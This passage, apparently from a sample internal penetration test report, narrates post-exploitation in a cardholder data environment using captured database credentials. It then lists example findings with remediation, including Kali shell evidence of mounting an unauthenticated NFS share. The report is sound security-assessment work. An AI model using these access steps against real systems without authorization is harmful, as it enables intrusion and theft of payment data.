With effective control of the CDE, Rotas moved to perform post-exploitation tasks and look for interesting data.

Rotas was able to use the “mxxxxxadmin” credentials to connect to the MSSQL database on xxxxx07xxxxxxxxxx.US. Within the “tranlog_prod” table in the “xxxxxist” database, Rotas found what appeared to be encrypted credit card information.




Figure 40: Possible Encrypted Credit Card Data

In addition to the information found within the database, Rotas also discovered several logs on xxxxxxx01.xxxxxx.US containing encrypted credit card information and card data inside various “q2.log” files located in the “D:\OLS\log” directory.




Figure 41: Q2 Log List




Figure 42: Protected Credit Card Information in Logs


Rotas was unable to decrypt the information using any additional information found in the environment in the time allowed for the engagement.

Internal Penetration Test Finding Details

NOTE: For this sample report below are simply examples of detailed findings for each severity. This is for examples purposes only.

NFS Exposed with No Authentication	Critical
<p>Description</p> <p>Network File System (NFS) is a protocol that allows users to access files over a network in a manner similar to how local storage is accessed. When an NFS export is misconfigured to allow unrestricted access, it can expose sensitive data and potentially grant unauthorized users the ability to modify or delete data.</p>	
<p>CVSS: 10</p>	
<p>Affected Assets</p> <p>xx.xx.xx.xx:2049</p>	
<p>Evidence</p> <pre> root@kali:~# showmount -e 20[REDACTED]2 Export list for 20[REDACTED]2: /data /root/nfs * root@kali:~# mount -o tcp 20[REDACTED]2:/data /mnt/[REDACTED]_data/ root@kali:~# ls -l /mnt/[REDACTED]_data/ total 992756 drwxr-xr-x 2 root root 4096 Apr 3 2012 audit drwxr-xr-x 6 root root 4096 Apr 4 2012 old drwxr-xr-x 9 root root 4096 Sep 6 2013 puppet-enterprise-3.0.0-el-5-x86_64 -rw-r--r-- 1 root root 255296558 Aug 12 2013 puppet-enterprise-3.0.0-el-5-x86_64.tar.gz drwxr-xr-x 9 root root 4096 Oct 11 2013 puppet-enterprise-3.0.0-el-6-x86_64 -rw-r--r-- 1 root root 248005521 Aug 1 2013 puppet-enterprise-3.0.0-el-6-x86_64.tar.gz drwxr-xr-x 9 root root 4096 Nov 9 2013 puppet-enterprise-3.1.0-el-5-x86_64 -rw-r--r-- 1 root root 259819117 Nov 9 2013 puppet-enterprise-3.1.0-el-5-x86_64.tar.gz drwxr-xr-x 9 root root 12288 Nov 25 2013 puppet-enterprise-3.1.0-el-6-x86_64 -rw-r--r-- 1 root root 252396862 Oct 16 2013 puppet-enterprise-3.1.0-el-6-x86_64.tar.gz drwxr-xr-x 2 root root 4096 Aug 29 2013 tars root@kali:~# mount grep 205 20[REDACTED]2:/data on /mnt/[REDACTED]_data type nfs (rw,relatime,vers=3,rsize=262144,wsiz=262144,namlen=255,hard,proto=tcp,timeo=600,retrans=2,sec=sys,mountaddr=20[REDACTED]2,mountvers=3,mountport=4002,mountproto=tcp,local_lock=none,addr=20[REDACTED]2) root@kali:~# </pre>	
<p>Recommendations</p> <p>Limit the hosts that can access the NFS share by specifying trusted IP addresses or hostnames instead of using a wildcard (*). Use strong authentication mechanisms like Kerberos with NFS to ensure only authorized users can access the share. Regularly review and audit NFS configurations and monitor for unexpected access patterns. Consider using firewall rules to restrict which hosts can access the NFS ports on the server.</p>	
<p>References</p> <ul style="list-style-type: none"> https://www.netapp.com/media/10720-tr-4067.pdf 	
<p>Synopsis</p> <p>NFS exports were configured to allow anyone to access and mount them.</p>	

Administrative Interface Exposed	Medium
<p>Description</p>	

<p>An administrative interface was discovered to be accessible from an external address. An attacker could attempt to brute force this interface to gain access to administrative functions, or enumerate the interface's software to launch further attacks against the company's infrastructure.</p>	
<p>CVSS: 5</p>	
<p>Affected Assets <a href="https://<exmaple>.org/wp-login.php">https://<exmaple>.org/wp-login.php <a href="https://<example>:8443/remote/login?lang=en">https://<example>:8443/remote/login?lang=en</p>	
<p>Recommendations Implement controls to prevent the interface from being accessible to external addresses. If external access is required, restrict the range of allowed external addresses that can access the interface and configure the application to use transport-level encryption (SSL or TLS). Additionally, implement a strong password policy for the interface's accounts.</p>	
<p>Evidence</p>  <p>The screenshot shows a web browser window with a 'Not secure' warning in the address bar. The URL is partially redacted but shows ':8443/remote/login?lang=en'. The main content is a login form titled 'Please Login' with a grid icon. It contains two input fields: 'Username' and 'Password'. Below the fields are two buttons: a red 'Login' button and a white 'Launch FortiClient' button.</p>	
<p>References</p> <ul style="list-style-type: none"> • https://www.owasp.org/index.php/Administrative_Interface • https://www.owasp.org/index.php/Testing_for_infrastructure_configuration_management_%28OWASP-CM-003%29#Administrative_tools 	
<p>Synopsis A login page to an application, appliance or system was observed over the Internet.</p>	

<p>EXT-004: FTP Supports Cleartext Authentication Low</p>	
<p>Description The remote FTP server allows the user's name and password to be transmitted in cleartext, which could be intercepted by a network sniffer or a man-in-the-middle attack.</p>	
<p>CVSS: 2.6 CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N</p>	

Affected Assets xxxxx.org: 21 / tcp / ftp ssh.xxxxx.org: 21 / tcp / ftp xxxx.com: 21 / tcp / ftp xxxxxorg: 21 / tcp / ftp
Recommendations Switch to SFTP (part of the SSH suite) or FTPS (FTP over SSL/TLS). In the latter case, configure the server so that control connections are encrypted.
Synopsis Authentication credentials might be intercepted.